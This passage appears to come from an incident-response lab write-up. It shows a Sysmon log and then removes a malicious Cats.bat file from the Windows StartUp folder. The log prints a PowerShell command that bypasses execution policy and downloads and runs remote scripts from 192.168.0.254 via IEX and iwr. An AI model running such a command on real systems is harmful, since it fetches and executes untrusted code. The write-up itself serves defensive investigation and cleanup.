
```
SourceName=Microsoft-Windows-Sysmon
EventCode=1
EventType=4
Type=Information
ComputerName=windows10
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
TaskCategory=Process Create (rule: ProcessCreate)
OpCode=Info
RecordNumber=983
Keywords=None
Message=Process Create:
RuleName: -
UtcTime: 2021-09-28 20:17:53.046
ProcessGuid: {16c9b455-7871-6153-f600-000000000900}
ProcessId: 7456
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: powershell.exe  -ep bypass -w 1 -Command "do { sleep -s 1} until (Test-NetConnection 192.168.0.254
-port 80 | ? { $_.TcpTestSucceeded } ); Start-Job { IEX (iwr http://192.168.0.254/get-catz.ps1 -usebasicparsin
g)} ; while (!(C:\Tools\SysinternalsSuite\Sysmon.exe -accepteula -c | Select-String -Pattern 'google')) { Start-
Sleep 2 } ; Start-Sleep 3 ; (IEX (iwr http://192.168.0.254/get-dogs.ps1 -usebasicparsing))"
CurrentDirectory: C:\Windows\system32\
User: windows10\ContosoAdmin
LogonGuid: {16c9b455-7857-6153-af95-050000000000}
LogonId: 0x595AF
```

8- We investigated and identified the problem. Now it time for eradication and clean up. We need to delete the script and fix the problem.



```
    Directory: C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/22/2021   9:58 AM            411 Cats.bat
-a----         9/22/2021   9:55 AM           2244 Virtual Teaching Assistant.lnk


PS C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp>
```

After deleting the file,



```
PS C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp> remove-item cats.bat
PS C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp> dir


    Directory: C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/22/2021   9:55 AM           2244 Virtual Teaching Assistant.lnk


PS C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp>
```

Success! We clean the system and solve the problem.